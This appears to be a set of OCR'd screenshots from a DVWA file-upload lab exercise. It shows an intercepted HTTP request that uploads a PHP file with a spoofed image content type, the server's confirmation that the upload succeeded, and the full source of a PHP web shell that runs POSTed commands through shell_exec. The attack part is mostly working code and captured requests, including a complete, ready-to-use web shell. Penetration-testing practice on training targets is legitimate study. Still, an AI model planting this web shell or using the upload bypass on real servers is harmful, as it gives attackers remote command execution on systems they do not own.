
Request:

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------142841674716573195515247788849
Content-Length: 2928
Origin: http://10.0.2.8
Connection: close
Referer: http://10.0.2.8/dvwa/vulnerabilities/upload/
Cookie: security=medium; PHPSESSID=
3bb323aa0632df5c1f014588c8928d23
Upgrade-Insecure-Requests: 1

-----------------------------142841674716573195515247788849
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------142841674716573195515247788849
Content-Disposition: form-data; name="uploaded"; filename="
index.php"
Content-Type: image/jpeg

<?php
if (!empty($_POST['cmd'])) {
    $cmd = shell_exec($_POST['cmd']);
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width,
initial-scale=1">
    <title>Web Shell</title>
    <style>
        * {
            -webkit-box-sizing: border-box;
            box-sizing: border-box;
        }

```

Response:

```

    <div id="main_body">


      <div class="body_padded">
        <h1>
          Vulnerability: File Upload
        </h1>

        <div class="vulnerable_code_area">

          <form enctype="multipart/form-data" action="#" method
          ="POST" />
          <input type="hidden" name="MAX_FILE_SIZE" value="
          100000" />
          Choose an image to upload:
          <br />
          <input name="uploaded" type="file" />
          <br />
          <br />
          <input type="submit" name="Upload" value="Upload" />
        </form>

        <pre>
          ../../hackable/uploads/index.php succesfully
          uploaded!
        </pre>

      </div>

      <h2>
        More info
      </h2>
      <ul>
        <li>
          <a href="
          http://hiderefer.com/?http://www.owasp.org/index.php/
          Unrestricted_File_Upload" target="_blank">
            http://www.owasp.org/index.php/Unrestricted_File_Up
            load
```

-Difficoltà Alta DVWA



DVWA Security

Script Security

Security Level is currently **medium**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

high Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applica


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Request to http://192.168.178.100:80

```
GET /dvwa/security.php HTTP/1.1
Host: 192.168.178.100
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.178.100/dvwa/security.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=high; PHPSESSID=31c785760358ad9fc6794a37caf4a74d
Connection: close


```



```
<?php
if (!empty($_POST['cmd'])) {
    $cmd = shell_exec($_POST['cmd']);
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Web Shell</title>
    <style>
        * {
            -webkit-box-sizing: border-box;
            box-sizing: border-box;
        }

        body {
            font-family: sans-serif;
            color: rgba(0, 0, 0, .75);
        }

        main {
            margin: auto;
            max-width: 850px;
        }

        pre,
        input,
        button {
            padding: 10px;
            border-radius: 5px;
            background-color: #efefef;
        }

        label {
            display: block;
        }

        input {
            width: 100%;
            background-color: #efefef;
            border: 2px solid transparent;
        }

        input:focus {
            outline: none;
            background: transparent;
            border: 2px solid #e6e6e6;
        }

        button {
            border: none;
            cursor: pointer;
            margin-left: 5px;
        }

        button:hover {
            background-color: #e6e6e6;
        }

        .form-group {
            display: -webkit-box;
            display: -ms-flexbox;
            display: flex;
            padding: 15px 0;
        }
    </style>

</head>

<body>
    <main>
        <h1>Web Shell</h1>
        <h2>Execute a command</h2>

        <form method="post">
            <label for="cmd"><strong>Command</strong></label>
            <div class="form-group">
                <input type="text" name="cmd" id="cmd" value="<?= htmlspecialchars($_POST['cmd'], ENT_QUOTES, 'UTF-8') ?>"
                       onfocus="this.setSelectionRange(this.value.length, this.value.length);" autofocus required>
                <button type="submit">Execute</button>
            </div>
        </form>

        <?php if ($_SERVER['REQUEST_METHOD'] === 'POST'): ?>
            <h2>Output</h2>
            <?php if (isset($cmd)): ?>
                <pre><?= htmlspecialchars($cmd, ENT_QUOTES, 'UTF-8') ?></pre>
            <?php else: ?>
                <pre><small>No result.</small></pre>
            <?php endif; ?>
        <?php endif; ?>
    </main>
</body>
</html>

```